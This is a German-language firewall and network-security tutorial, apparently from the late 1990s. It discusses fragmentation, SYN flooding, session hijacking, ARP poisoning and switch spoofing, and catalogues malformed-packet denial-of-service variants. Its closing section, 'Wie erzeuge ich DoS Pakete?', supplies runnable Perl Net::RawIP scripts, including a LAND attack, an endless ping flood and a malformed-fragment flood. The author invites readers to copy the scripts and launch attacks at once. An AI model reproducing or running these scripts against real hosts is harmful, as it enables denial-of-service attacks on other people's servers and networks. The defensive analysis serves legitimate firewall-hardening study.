Das Abschalten von ICMP Source Quench ist nicht zu empfehlen, da z.B beim schnellen Auftreffen von Paketen auf eine langsame Leitung diese völlig überlastet würde. Andererseits läuft man mit ICMP Source Quench in Gefahr, Opfer eines DoS-Angriffs zu werden. In größeren Netzwerken, wo Zuverlässigkeit an oberster Stelle steht, sollte man sich für CISCO entscheiden, da "counter intelligence"-Strategien des Autausches von Statistiken zwischen Routern bedürfen. Hierfür hat CISCO ein eigenes Protokoll entwickelt, um eine Plausibilitätskontrolle benachbarter Router zu ermöglichen. Wir einer der Router von einem Angreifer in die Irre geführt, so fragt dieser nach, ob evtl. sein Nachbar ebenfalls Probleme mit der Performance hat. Ist dies nicht der Fall, so wird er den ICMP Source Quench nicht akzeptieren. Der Einsatz von CISCO PIX wird dann evtl. für einige ISP´s zu einem Muß.

Angriffe über fragmentierte IP-Pakete und forwarding

Themen

- Tunneln mit fragmentierten Paketen
- Reassemblierung
- Überlastung des TCP/IP-Stacks
- Kernel forwarding
- Timeouts
- Performance-Probleme

Angreifer benutzen die Fragmentierung von IP-Paketen, um Router/Firewalls zu durchtunneln, die bestimmte Ports blockieren. Mit fragmentierten Paketen ist somit der Router nicht mehr in der Lage, die Bedeutung des darin enthaltenen TCP-Paketes zu interpretieren und läßt somit das Paket passieren. Daher ist es in jedem Falle notwendig, dem TCP/IP-Stack des Routers zu befehlen, diese Pakete vor der Filterung zusammenzusetzen. (reassembly). Das kostet zwar Performance und im Falle eines geschickten Angriffs viel RAM, ist aber unerläßlich. Leider werden hierdurch auch DoS-Angriffe wieder möglich, die aus sogenannten fragmentierten, überlagerten Paketen speziell konstruiert werden, um die Firewall dazu zu bringen, Teile des TCP/IP-Stacks/Heaps auf den SWAP-Bereich des Betriebssystems auszulagern. In diesem Moment arbeitet der Firewall-Prozeß schlagartig langsamer. Das erzeugt in dem Firewallprozeß einen RAM-Überlauf, woraufhin dieser auf dem Betriebssystem selber abstürzt. Sollte das Betriebssystem dann IP forwarding aktiviert haben, so stehen Tür und Tor weit offen. Firewall-Betriebssysteme sollten stets großzügig mit RAM ausgerüstet werden, erstens aus Performancegründen, zweitens muß zuvor abgeschätzt werden, wieviel RAM bei verschiedensten DoS-Angriffen mit der vollen zur Verfügung stehende Bandbreite maximal verbraucht wird, ohne daß der Server anfängt, den Auslagerungsspeicher zu bemühen. Firewall - Prozesse sollten daher stets im RAM-Verbrauch begrenzt werden (können). Da hierzu auch genaue Kenntnisse im RAM-Verbrauch des darunterliegenden Kernels erforderlich sind, sollte man stets eine Firewall auf einem Betriebssystem installieren, welches diesbezüglich keine Fragen offenläßt (SUN, FreeBSD, ...BSD, BSDI, LINUX). Timeout-Fragen sind hierbei ebenso wichtig, wie die Frage nach den counter intelligence Strategien (z.B. RED, Random Early Drop) zur Abwehr von SYN flooding Angriffen.

Eine Firewall sollte vor Inbetriebnahme mit allen gängigen Angriffsvarianten gestreßt werden. Insbesondere sollte das Verhalten bei aktivierten, dynamischen Filterregeln überprüft werden. Nur so läßt sich zuverlässig überprüfen, ob ein zuverlässiger Betrieb auch unter "Beschuß" gewährleistet werden kann.

Nebenher gesagt - je schneller die Anbindung an das Internet ist, umso größer sind die Gefahren, einem solchen DoS-Angriff zum Opfer zu fallen. Beachtung gilt auch stets benachbarten Servern, die evtl. von einem Angreifer für einen DoS-Angriff mißbraucht werden könnten. Diese Angriffe sind doch recht häufig und werden vielfach nicht als Angriff erkannt.

Verhinderung von TCP/IP- DoS-Angriffen

Themen

- SYN flooding mit random source
- Schließen nach 50.000 SYN Paketen
- SYN Cookies
- Random Early Drop

Weniger bekannt ist, daß Firewalls alle große Probleme mit SYN flooding Angriffen haben. Es ist nicht SYN flooding von einer IP-Quelle, welches durch alle gängigen Security Scanner überprüft wird, sondern das Fluten mit random source IP - Nummern, also gespooften SYN-Paketen.

Wie sollte eine Firewall feststellen, ob ein SYN Paket einen echten Verbindungswunsch darstellt, oder zu dem DoS-Angriff gehört ? Einige Firewall - Hersteller, darunter auch die Marktführer, verkünden großspurig: "Selbstverständlich, bei <=50.000 SYN-Paketen, je nach Einstellung macht unsere Firewall für einige Zeit dicht". Genau dieses Verhalten möchte ein Angreifer aber provozieren, um erfolgreich einen DoS-Angriff ausführen zu können.

Bescheidenere Hersteller berichten, dagegen gäbe es keinen wirkungsvollen Schutz, und aus wieder anderer Quelle hört man, sogar LINUX hätte einen Schutz gegen SYN-flooding (SYN Cookies). Was stimmt den nun?

Jede Aussage ist korrekt, die einen schützen gegen die Exploits, die man in den BUGTRAQ Archiven finden kann, andere ertragen eine maximale Zahl von SYN-Paketen und schließen daraufhin für 10 Minuten das Interface, LINUX besitzt einen SYN-Cookies Mechanismus, der den Server für weitere Verbindungen offenhält, und die Rückverfolgung eines Angreifers etwas erleichtert, vorausgesetzt, daß sein Partner auch SYN Cookies aktiviert hat. (Viele Angreifer benutzen LINUX mit aktivierten SYN Cookies.....:)

Wieder weitere haben den RED (Random Early Drop) Mechanismus implementiert, welcher im Falle eines Angriffs nach statistischen Informationen vor dem Angriff einfach nach Zufallsprinzip eine große Zahl von Verbindungen verwirft, um für die syn->ack Pakete derjenigen Verbindung offen zu sein, die keinen DoS-Angriff beabsichtigen.

Nur mit diesem Mechanismus kann gewährleistet werden, daß trotz ständiger DoS-Angriffe der Betrieb aufrechterhalten wird. Dieser Mechanismus wird leider nur von wenigen Herstellern angeboten (TIS NAI).

TCP-Charakteristika und Firewalls

Themen

- Defragmentierung der IP-Pakete
- Reassemblierung der TCP-Pakete
- Randomized TCP sequence numbers
- ISN/SSN
- Vorausberechnung der SSN´s, session hijacking
- Große Offsets
- Fehlerhafte Prüfsummen bei NT 4.0
- Overflow des Connection Table

Versteckte Firewalls (NON-IP Installationen) und SPF (Stateful Paket Filter, Firewall-1) vermeiden es möglichst, die TCP-Datenpakete über einen eigenen TCP/IP-Stack zu verändern. Um bei Performance Tests besser abzuschneiden, werden im allgemeinen IP-Defragementierung oder die verschiedensten Überprüfungen bzw. Veränderungen der TCP-Header abgeschaltet.

PROXY's hingegen besitzen ihren eigenen Stack und führen vor der Weiterleitung des TCP/IP-Pakets eine Defragmentierung der IP-Pakete, eine Reassemblierung aller TCP-Sequenznummern, eine Überprüfung der CRC-Prüfsummen sowie weitere Untersuchungen (Spoofing, Port, IP....) durch.

Sequenznummern (SSN) und Inkrement (ISN) sind charakteristisch für Betriebssysteme und Versionen, sie zeigen einem Angreifer, welche Angriffe, z.B. "buffer overflows", DoS oder andere, mit hoher Wahrscheinlichkeit direkt zum Erfolg führen, und welche Fehler im Betriebssystem mit Sicherheit schon behoben worden sind.

Nur wenige Hersteller von Betriebssystemen bzw. Firewalls bieten eine "randomisierung" der TCP-Sequenznummern an, was eine Vorausberechnung der Sequenznummern bzw. einen session hijacking attack völlig unmöglich macht. Eine schnelle Firewall mit SPF-Architektur leitet Pakete ohne Veränderung der TCP-Sequnznummern weiter, da sie sich darauf verläßt , daß der TCP/IP-Stack des Ziel-Servers bei der Zusammensetzung der Pakete Fehler bemerkt. Die Vorausberechnung der Sequenznummern ist für session hijacking, also der Übernahme einer Verbindung nach erfolgter Authentifizierung unbedingt erforderlich, hierzu muß der Angreifer sich möglichst nahe an dem Ziel befinden. Schnelles Timing ist hier erforderlich. Daher funktioniert session hijacking einer bereits authentifizierten Verbindung zu einem Server hinter einer Firewall immer dann, wenn die Firewall selber die Sequenznummern nicht randomisiert.

SPF's haben den Vorteil, schnell zu sein, leider geht das immer auf Kosten der Sicherheit. So lassen einige Firewalls vom Typ SPF inzwischen keine IP-fragments oder interlaced fragments mehr passieren, wenn eine Reassemblierung von IP-Paketen durchgeführt wird. Es können aber die darin enthaltenen TCP Pakete, die z.B. fehlerhafte Prüfsummen oder zu große Offsets besitzen, immer noch Schaden auf dem Server hinter der Firewall anrichten.

Die Argumentationsweise der Hersteller besagt, daß die Firewall nicht alle Pakete wirklich prüfen muß, da z.B. Pakete mit fehlerhafte Prüfsummen (CRC) ja von dem Betriebssystem hinter der Firewall, z.B. einem NT-Server erkannt und erneut angefordert werden, wäre da nicht der kleine Fehler im TCP/IP-Stack von NT 4.0 bis SP2 . (Siehe BUGTRAQ) Dieser reagiert auf ein speziell konstruiertes TCP-Paket nicht nur mit einer neuen Anforderung dieses fehlerhaften Pakets, sondern initiiert zudem noch eine zweite Verbindung von sich aus in das Internet, zu einer vom Angreifer zu bestimmenden IP - Nummer. Hier erwartet der NT-Server eine Antwort von außen über die Firewall zurück, welche die Firewall auch passieren läßt, da ja ein Verbindungswunsch von innen vorliegt. Und schon hat ein Angreifer direkten Zugriff auf den NT-Server. Zugegeben, dieser Angriff ist kompliziert und nur von wenigen Personen durchführbar, aber er funktioniert, und zwar direkt über die Firewall hinweg. Zahlreiche Beispiele der TCP/IP-Stack-Angriffe auf NT-Server, die in BUGTRAQ veröffentlicht wurden, funktionieren nachweislich auch durch diese Firewalls hindurch.

Angesichts stark gestiegener CPU- und Memory-Bandbreiten sollten Firewalls mit eigenem TCP/IP-Stack und PROXY-Diensten stets bevorzugt werden. Man sollte sich daher immer gut überlegen, ob man eine Firewall einsetzt, die standardmäßig den TCP/IP-Stack eines Betriebssystems nutzt (z.B. Microsoft PROXY-Server 2.0, WINGATE, WINPROXY, CONSEAL.....) oder nach dem SPF-Design arbeitet.

Ein dummes Problem bei Firewalls ist, daß man nicht genau weiß, ob die Firewall Teile des IP-Stacks des Betriebssystems mitbenutzt, oder ob die Firewall sogar ihren eigenen IP-Stack implementiert. Bei dem Maktführer Firewall-1 3.0 und 4.0 von Checkpoint ist das Problem, daß die Zahl der Einträge in den **connection table** begrenzt ist, und die Firewall-1 den Timeout auf 1 Stunde gesetzt hat. Die Firewall-1 kann dann keine Pakete mehr annehmen und folglich ist ein DoS Angriff zu 100% erfolgreich. Mit Hilfe eines kleine PERL-Skriptes auf der Firewall, welches in regelmäßigen Abständen nach den sogenannten **failed closed** Verbindungen sucht (Siehe netstat -an), läßt sich das Problem recht einfach beheben (jedenfalls bei den von mir installierten LINUX Firewalls). Das Skript kann zudem noch einige anderen Probleme mit TCP/IP Stacks, die LINUX ja auch hat, beheben. Für Betreiber von **mission critical** Systemen im Internet kann dies erhebliche Verluste bedeuten. Von diesen Angriffen ist auch häufiger (nach meinen Test - Pings) ein führender Anbieter der Firewall-1 von Checkpoint betroffen. Tja Experten ..... Eine genaue Analyse findet sich auf http://www.enteract.com/~lspitz/fwtable.html. Leider funktionierte der auf der kostenlosen Supportseite der Firewall-1 von Checkpoint angegebene Tip nicht. Siehe http://www.phoneboy.com/fw1/faq/0289.html.

NAT Implementierungsfehler

Themen

- Falsche Portnummern
- DoS durch PING-PONG bei Kaskaden von Firewalls

NAT oder auch der »kleine Bruder« von NAT, »masquerading«, haben in einigen Varianten Fehler. Z.B erwarten einige

Anwendungen, die Verbindungen über einen NAT-Router aufbauen, Antwortpakete auf festen Portnummern zurück. Einige Implementierungen nehmen es damit nicht so genau, z.B auch LINUX mit Kernelversionen bis 2.0.36 mit aktiviertem Masquerading oder NAT (Patch erforderlich). Problematisch wird es, wenn dieser Router zusammen mit einer Firewall kaskadiert wird. Ein Angreifer kann dann einen PING-PONG-Effekt zwischen Firewall und LINUX initiieren, der zum Stillstand des Systems führen kann. Diese PING-PONG-Effekte können zahlreiche, einfachere Ursachen haben (meist Routingfehler), erfahrenere Angreifer nutzen aber Probleme dieser Art aus.

Stealth Scanner und TCP/IP-Stacks

Themen

- Halboffene Verbindungen
- SPF Firewall Probleme
- CISCO und stealth scan

Diese Scantechnik ist schwierig zu entdecken, da sie keine LOG-Einträge hinterläßt. Stealth Scans beruhen darauf, daß TCP/IP-Stacks fast aller Betriebssysteme bei halboffenen Verbindungen unterschiedliche Pakete an den Angreifer zurücksenden, je nachdem, ob der Port auf dem Server in Gebrauch oder deaktiviert ist. Einige Firewalls der schnelleren Art (SPF) lassen diese Pakete passieren, sodaß ein Angreifer ohne Spuren zu hinterlassen, die benutzten Ports eines Servers hinter der Firewall bestimmen kann. Bei PROXY-Firewalls ist dies nicht möglich. Da diese Art des Scannens (noch) recht unzuverlässig ist, sollte man dieser Möglichkeit weniger Aufmerksamkeit widmen. CISCO hielt es aber für notwendig, dieses Problem zu korrigieren, ab V11 läßt sich mit stealth scan nichts mehr in Erfahrung bringen. Bis jedoch die Hersteller von UNIX und NT nachgezogen haben, können Angreifer ohne Spuren zu hinterlassen Ports scannen.

Sicherheit von Switches

Themen

- MAC / IP spoofing
- ARP Impfung
- Fehlerhafte Login´s
- Angriffe auf Internet Knoten

Switches werden von vielen Unternehmen eingesetzt. Sie dienen der Lastenverteilung in Netzwerken und der Aufteilung einer großen Kollision Domain in mehrere kleinere. Somit sollte auch der Einsatz von Netzwerksniffern auf den lokalen Bereich begrenzt sein .... Ein fataler Irrtum: Möchte ein Angreifer z.B. ein Paßwort (beim Login) "fischen", so schickt er ein IP/MAC gespooftes Paket (das des Servers, an welchem sich die Arbeitsstation einloggt) in schnellen Abständen an Arbeitsstationen in anderen Netzen. Der Swich merkt sich dann den "neuen" Aufenthaltsort des Servers (MAC) und leidet die Pakete der sich gerade einloggenden Arbeitsstation an den Recher des Angreifers weiter.

In vielen Fällen reicht auch schon eine ARP-Impfung in die sich einloggende Arbeitsstation. Der Vorgang ist einfach. Ein ARP-Broadcast findet immer dann statt, wenn ein Host die MAC Adresse zu einer IP - Nummer auf dem LAN sucht. Die bei Microsoft (und einigen anderen Herstellern) fehlerhafte ARP-Implementierung nimmt auch Informationen an, wenn kein Broadcast ausgesendet wurde, also der Host keinen Informationsbedarf hat. Diese ARP-Impfung in den Host und MAC spoofing für den Switch führen dann dazu, daß der sich einloggende Host an einem völlig anderen Server anmeldet, das Paßwort übermittelt - und - dem Angreifer direkt in die Hände spielt. Selbstverständlich muß dann dieser Loginversuch scheitern, in der Praxis vermutet der User einen Tippfehler. Fehlgeschlagene Login-Versuche werden nicht ernst genommen. Oft hat ein Angreifer nach dem ersten Angriff schon das korrekte Paßwort erhalten, und kann den Angriff stoppen, die Spuren beseitigen und erst einmal verschwinden. Spätere Nachforschungen in Logfiles werden keine Zusammenhänge aufdecken können.

Der Systemadministrator sollte immer und unbedingt nach einem fehlgeschlagenen Loginversuch informiert, und das Paßwort schnellstens geändert werden. Viele Internet-Provider setzen Switches zum Schutz vor Sniffern ein, kennen aber die Tricks der Angreifer und die hierzu notwendigen Voraussetzungen meist nicht.

Viele Provider haben mit DoS-Angriffen auf Switches zu kämpfen - diese werden häufig als Fehlfunktionen der Hardware gedeutet. Problematisch wird es, wenn ein Internet-Verkehrsknotenpunkt betroffen ist, wie z.B. DECIX oder ECRC. Ein Angreifer, der Zugang zu einem Host besitzt, der direkt an dem Switch angeschlossen ist, kann mit MAC Spoofing und ARP-Impfungen den Datenverkehr zwischen Providern an diesem Knotenpunkt völlig durcheinanderwürfeln.

Die enorm hohen Bandbreiten erlauben es kaum, IP/MAC-Spoofing zu entdecken. Hier müssen besondere Maßnahmen ergiffen werden....

Umgehung von Switching Routern

Themen

- Broadcast
- Multicast
- Diskless workstations

Switches und Switching Router (Level-3/4) besitzen IP-Filter mit Verschlüsselungsmechanismen, die sogenannte VPN's bilden können. Normale Broadcast-Anfragen werden entweder geblockt oder gespooft (ARP..). Einige Broadcast-Protokolle werden aber zugelassen, z.B. zum simultanen Booten von hunderten von "diskless"-Arbeitsstationen. Der Mangel an Erfahrung mit den verschiedensten Broadcast/Multicast-Modellen und - Einstellungen führt dann dazu, daß Angreifer trotz Filter beliebige Daten in normalerweise nicht erreichbare Netze transferieren können. DoS-Angriffe auf Arbeitsstationen und Server sind somit immer noch möglich.

Übersicht von Angriffsvarianten auf den TCP/IP-Stack

Angriffe auf den TCP/IP-Stack gehören inzwischen zu den besonders häufigen DoS(Denial of Service)-Attacken. Unter Namen, wie OOB, NUKE, LAND, TEARDROP und NEW FRAGMENTATION ATTACK bekannt geworden, führten diese zu ständigen Störungen in Intra- und Internet. Einige dieser Pakete werden von Routern und sogar von Firewalls nicht herausgefiltert, sodaß Firewalls ohne eigenen TCP/IP-Stack für ein- und ausgehende Pakete (PROXY-Firewalls) hierbei das Betriebssystem nicht sichern können. Durch die Veröffentlichung von Programmen wie "latierra", die einige kritische Kombinationen über alle IP - Nummern eines Netzwerkes und alle Portnummern durchprobieren, sind solche Angriffe leider alltäglich geworden.

- IP-Header-Länge < IP-Fragment - Offset (bonk.c)
- IP-Header-Länge > IP-Fragment - Offset (teardrop.c)
- IP-Version < 4
- IP-Version > 4
- IP-Header-Länge < Paketgröße bei langen Paketen
- IP-Header-Länge > Paketgröße bei kurzen Paketen
- Fragemente der Länge 0 mit Offset 0x2000, 0x3000, 0xA000, 0x0100
- packet > 63KB Paket + 1 KB Fragment mit einem Offset 0x1ffe, als ICMP markiert, unter Berücksichtigung der MTU
- IP-Offset auf 0x8000 mit MSB gesetzt
- Große TTL-Werte (ist bei älteren TCP/IP-Stacks gekoppelt an eine lange Verweildauer im Stack) TTL = 0, 128, 255.
- Mehrfach fragmentierte Pakete (MF Bit gesetzt) mit Offsets, die für eine Überlappung sorgen
- Fragementierte Pakete mit "reserved bit" gesetzt
- Ungültige IP-Optionen, die den Paketen eine völlig andere Charakteristik geben.
- Länge der Optionen ist größer als die Paketlänge
- Länge der Optionen ist 0
- Ungültige ICMP Typen in Header

- ICMP Typen 0-31, Code 255
- ICMP Typ 3, Code 0-31
- ICMP Typ 3, Code 9, 10, 13, 14, 17, 18 mit zu kurzen Paketen
- ICMP Typ 4, Code 0, 127, 128, 129, 255
- ICMP Typ 5, Code 0, 127, 128, 255
- ICMP Typ 8-10, 13-18, Code 0, 127, 128, 129, 255
- ICMP Typ 12, Code 127, 128, 129, 255
- ICMP Typ 12, Code 12, Random protocol - Flag gesetzt, mit embedded IP-Paket
- IP-Pakete mit UDP-Headern, die ungültige Werte besitzen
- UDP Länge > Paketgröße
- UDP Länge < Paketgröße
- Source-Port 0, 1, 32767, 32768, 65535
- Destination-Port 0, 1, 32767, 32768, 65535
- Etwas technisch: sizeof(struct ip) <= MTU <= sizeof(struct udphdr) + sizeof(struct ip), führt dazu, daß Pakete einer bestimmten MTU-Größe zu ungültigen Typen führen.
- IP-Pakete mit TCP-Headern, die ungültige Werte besitzen
- Alle Kombinationen von TCP-Flags: (URG, ACK, PUSH, RST, SYN, FIN), Siehe Beispiel LAND mit **net::rawip**.
- Sequenznummer = 0, 0x7fffffff, 0x8000000, 0xa0000000, 0xffffffff
- ACK = 0, 0x7fffffff, 0x8000000, 0xa0000000, 0xffffffff
- SYN-Paket, Fenstergröße 0, 32768, 65535
- Urgent-Pointer auf 1, 0x7fff, 0x8000, 0xffff, Data Offset gesetzt
- Source-Port 0, 1, 32767, 32768, 65535
- Destination-Port 0,1 , 32767, 32768, 6553
- IP-Pakete, bei denen Source-IP und Destination-IP derselbe Rechner sind. Diese sinnlosen Pakete kommen normalerweise nicht vor. Bei einigen Betriebssystemen führt dieses zu einer Endlosschleife und einer Überlastung im Stack (Beispiel ping) oder zu einer Überlastung durch startende Prozesse. (land.c)
- "source routed frames" enthalten im Header den Weg, den das Paket auf dem Weg durch das Internet nehmen soll. Vielfach ist es so möglich, Sperren zu umgehen ohne Log-Events auszulösen.
- Der bekannte OOB-BUG ist auf eine zweideutige Interpretation des URG-Flags der ursprünglichen RFC 793 und der "neuen" RFC 1122 zurückzuführen. (Microsoft mal wieder)
- Spoofing, also das vortäuschen einer internen Adresse auf einem externen Interface ist eine noch häufig unterschätzte Möglichkeit, geringfügige Fehler in einer Firewall auszunutzen.
- MBONE Paket-Kapselung erfordert eine besonders sorgfältige Auswahl und Konfiguration der Firewall, da viele Filteroptionen in einigen Firewall-Routern nicht angeboten werden. Das betrifft sowohl gekapselte AppleTalk, IP-, oder IPX-Pakete.
- Paketkapselung von IP-Paketen in ICMP führte bei der NAI Firewall 5.0 zu einem DoS Attack.
- Angriff über eine große Zahl von Fragmenten, um die Zahl der Netzwerkbuffer zu erschöpfen, bevor die Reassemblierung ausgeführt wird. Hierbei kann durch Vortäuschung einer langsamen Verbindung die Verweildauer in vielen Stacks erhöht werden, wobei die Performance stark leidet.
- Angriff mit einem Zufallszahlengenerator. Es werden hierbei ausschließlich die Prüfsumme, Länge und das IP-Offsetfeld korrekt gesetzt. Dieser Angriff führt zu einer großen Zahl von Warnmeldungen in der Firewall, da hierbei keinerlei Wiederholungen vorkommen. Lücken, die die Firewall nicht abdeckt, weil sie Stateful Packet Filter-Architektur besitzt, führen dann leicht zu einem erfolgreichen DoS auf dem Server dahinter. Gerade die als besonders schnell getesteten Firewalls versagen hierbei oft. Fehlerhafte Netzwerkkarten oder Routersoftware, manchmal auch Kernel selber, erzeugen im Netz ähnliche Pakete. Unerklärliche, nicht reproduzierbare Phänomene und viel Zeitaufwand sind nötig, um den Störenfried ausfindig zu machen. Besser ist es jedoch, man verzichtet

gleich auf empfindliche Server, Drucker und Desktop-Betriebssysteme.

- Angriffe 1-10 und ihre Untervarianten lassen sich darüber hinaus auch noch (zufällig) miteinander kombinieren. Die Zahl der möglichen Varianten ist sehr hoch, die Zahl der sinnvollen Varianten beschränkt sich auf ca. 130 Stück. Firewalls mit dynamischen Regeln werden hierbei hart beansprucht und bis an die Leistungsgrenze strapaziert. Hierbei treten DoS-Phänomene auf, die von vielen Firewall-Testern/Zertifizierern nicht getestet werden können.

Wie erzeuge ich DoS Pakete ?

Nun, das ist eine berechtigte Frage. Hierzu müssen Sie zunächst ROOT Zugriff auf einen UNIX Server haben. Dann steht es Ihnen frei, dies entweder nach den Beispielen bekannter EXPLOITS von z.B. http://www.rootshell.com nach zu programmieren. RAW Sockets unter C sind aber nicht jedermanns/fraus Sache. In PERL mit dem Toolkit **net::rawip** ist das viel, viel einfacher zu realisieren. Sie finden das Toolkit hier http://quake.skif.net/RawIP/, oder auf Sergey Kolchev's Homepage in der Ukraine, http://www.ic.al.lg.ua/~ksv/. Hier nur ein paar Beispiele. Sie brauchen diese nur in ein Verzeichnis zu kopieren, mit chmod u+x .... die Executable Rechte zu vergeben - und können sofort einen Angriff starten (aber bitte aussschließlich nur auf Server im Intranet....diese Angriffe können nämlich von vielen Routern/Firewalls entdeckt werden)

Falls Sie hierzu irgendwelche Fragen haben, es gibt auch eine ausführliche FAQ dazu, wo alle Anfängerfragen erläutert werden, darunter auch diejenige, wie ich mit diesem Toolkit gespoofte IP-Pakete erzeuge, bei denen die Absendeadresse gefälscht ist. Aber Vorsicht, viele Provider können Spoofing bestimmter IP-Nummernbereiche erkennen, andere leider nicht....

Einige Suchmaschinen, wie z.B. Yahoo und HOTBOT haben **net::rawip** zensiert. Die Suchmaschine http://www.northernlight.com/ liefert jedoch zu diesem Thema einige hundert Informationen.

Wie durchschlagend diese Angriffe sind, wird daran deutlich, daß Microsoft in den Beschreibungen der Service Packs diese Problematik erst garnicht dokumentiert, sondern Patches immer heimlich mitliefert. Falls also gerade Ihr 100.000 DM Windows NT 4.0 Wolfpack - Cluster mit Servicepack 5 in Ihrem Unternehmen ständig ausfällt, dann sollten Sie vielleicht einmal Arbeitsstationen auf Visual Basic Makro's in Winword Dokumenten untersuchen, die über die veraltete Winsock 2.1 diese Pakete an den Server versenden. Diese Beispiele werde ich an dieser Stelle nicht veröffentlichen, da ansonsten der Schaden unermesslich sein würde. Dieser Abschnitt hier soll auch nur den Ernst der Lage verdeutlichen und keine Aufforderung für Mitarbeiter sein, dem eigenen Unternehmen einen Millionenschaden zuzufügen. Wer Microsoft NT Server in Unternehmen einsetzt, der hat leider auf das falsche Pferd gesetzt. Microsoft kann bis heut noch keinen vernünftigen TCP/IP Stack liefern, was auch die riesigen Ausfälle bei Internet-Providern mit NT-Servern zeigen.

Die Gartner GROUP hat signifikante Unterschieden bei den DOWN-Zeiten zwischen den großen Plattformen festgestellt, siehe INFORMATIONWEEK 17/18 vom 19. August 1999, Seite 40:

```
AS/400          5.2 Stunden/Jahr
S/390           8.9 Stunden/Jahr
UNIX            23.6 Stunden/Jahr
Windows NT      224.5 Stunden/Jahr
```

Da weiß man, was man hat ! Schönen, guten Abend (Zitat von Jan Hagemeier, Bonn)

Hier nun einige Beispiele: Der **LAND** Angriff

```
#!/usr/bin/perl
                    require 'getopts.pl';
                    use Net::RawIP;
                    Getopts('i:p:');
                    $a = new Net::RawIP;
                    die "Usage $0 -i <target> -p <target port>" unless
($opt_i && $opt_p);
```

```
                        $a->set({ ip => {saddr => $opt_i,
                                         daddr => $opt_i
                                        },
                                  tcp=> {dest => $opt_p,
                                         source => $opt_p,
                                         psh => 1,
                                         syn => 1}
                                });
                        $a->send;
```

Fertig ! Ja, es ist wirklich so einfach ....Spielen Sie mit den Flags (psh, syn....) herum, und sie werden merken, daß bei der richtigen Kombination Windows NT Cluster (Tandem, Wolfpack) aussteigen....

Ein einfacher PING

```
#!/usr/bin/perl
                    use Net::RawIP qw(:pcap);
                    $a = new Net::RawIP ({icmp =>{}});
                    $a->set({ip => {saddr => 'www.intra.net', # insert your site
here !
                                    daddr => $ARGV[0]},
                             icmp => {type => 8, id => $$}
                             });
                    $device = 'eth0'; # insert your device here !
                    $filt = 'ip proto \\icmp and dst host my.site.lan';#
insert your site here!
                    $size = 1500;
                    $tout = 30;
                    $pcap = $a->pcapinit($device,$filt,$size,$tout);
                    $i =0;
                    if(fork){
                    loop $pcap,-1,\,\@a;
                    }
                    else{
                    sleep 2;
                    for(;;){
                    $a->set({icmp => {sequence => $i,data => timem()}});
                    $a->send(1,1);
                    $i++
                    }
                    }
                    sub dmp{
                    my $time = timem();
                    $a->bset(substr($_[2],14));
                    my @ar = $a->get({ip => [qw(ttl)], icmp=>[qw(sequence
data)]});
                    printf("%u bytes from %s: icmp_seq=%u ttl=%u time=%5.1f
ms\n",length($ar[2])+8,
                    ,$ARGV[0],$ar[1],$ar[0],($time-$ar[2])*1000);
                    }
```

Das folgende Skript ist völlig harmlos, es fragt nur die Flags des TCP Stacks ab. Sie können es dazu verwenden, das Betriebssystem hinter einer Firewall zu bestimmen, allerdings nur, wenn diese keinen eigenen TCP/IP Stack besitzt, bzw. die Pakete als Stateful Paket Filter (SPF) einfach nur an die andere Seite durchreicht. Probieren Sie einfach einmal einige

FTP Server aus, und Sie werden bemerken, wie unterschiedlich Firewalls arbeiten, und sozu sie eventuell nicht taugen ..... sondern einfach nur viel Geld kosten.....

```
#!/usr/bin/perl
# Simple script for educational purposes
# It prints to STDOUT flags tcp packets from ftp server and client

use Net::RawIP;
require 'getopts.pl';

Getopts('i:d:n:');
die "Usage $0 -i <ftp server> -d <eth device> -n <number packet for receive>"
unless ($opt_d && $opt_d && $opt_n);

print "Now please login to your ftp server\n";

                    @flags = qw/URG ACK PSH RST SYN FIN/;
                    $filter = "dst host $opt_i and dst port 21";
                    $filter1 = "src host $opt_i and src port 21";
                    $psize = 1500;
                    $device = $opt_d;
                    $timeout = 500;

                    if(fork()){
                    $a = new Net::RawIP;
                    my $pcap = $a->pcapinit($device,$filter,$psize,$timeout);
                    loop $pcap,$opt_n,\,\@a;
                              }
                             else {
                    $b = new Net::RawIP;
                    my $pcap = $b->pcapinit($device,$filter1,$psize,$timeout);
                    loop $pcap,$opt_n,\,\@a;
                                  }

                    sub cl {
                    $a->bset(substr( $_[2],14));
                    my @fl = $a->get({tcp=>
                                        [qw(psh syn fin rst urg ack)]
                                  });
                    print "Client -> ";
                    map { print "$flags[$_] "  if $fl[$_] } (0..5);
                    print "\n"
                    }

                    sub sv {
                    $b->bset(substr( $_[2],14));
                    my @fl = $b->get({tcp=>
                                        [qw(psh syn fin rst urg ack)]
                                  });
                    print "Server -> ";
                    map { print "$flags[$_] "  if $fl[$_] } (0..5);
                    print "\n";
                    }
```

Das folgende Beispiel funktioniert eventuell auf einigen UNIX'en nicht, darunter LINUX 2.2 und BSD UNIX'e. Der Grund ist folgender: Die Distributoren haben sich darauf geeinigt, daß der Schaden von irgendwelchen Lamern groß genug sei. Im Kernel von UNIX, LINUX 2.2, NT und Windows 95/98 Service Packs wurde also ein Prüfsummencheck eingebaut, der verhindert, daß solche bösartigen Pakete die Netzwerkkarte/ISDN Karte verlassen. Unter LINUX müssen Sie im Kernel den direkten Zugriff auf das Netzwerkdevice im Kernel aktivieren: Config Paket Socket=Y, Config Netlink Socket=Y. Damit haben dann sogar einfache User direkten Zugriff auf die Netzwerkkarte....Systemadministratoren also aufgepasst ! Diese Option sollte man stets deaktiviert haben, ansonsten können Nutzer von CGI-BIN's von Ihrem WWW-Server aus diese Angriffe ausführen....was sicher zu Ärger führt...

Bei dem folgenden Beispiel dürfen Sie nun selber raten, welcher Angriff hier ausgeführt wird. Beachten Sie hierzu die Möglichkeiten, die saddr zu verändern und die TCP/IP Flags zu variieren.....

```
#!/usr/bin/perl
            require 'getopts.pl';
            use Net::RawIP;
            Getopts('t:n:');
            die "Usage $0 -t <ip of the target> -n <thousands of the
times>" unless ($opt_t && $opt_n);

            @data = split (//,"0"x20);
            $p = new Net::RawIP({
                              ip => {
                                     ihl => 11,
                                     tot_len => 44,
                                     tos => 0,
                                     ttl => 255,
                                     id => 1999,
                                     frag_off => 16383,
                                     protocol => 17,
                                     saddr => '1.1.1.1',
                                     daddr => $opt_t
                                    },
                              generic => {}
                              });
            $p->optset(ip => { type => [@data] , data => [@data] });
            $p->send(0,$opt_n*1000);
```

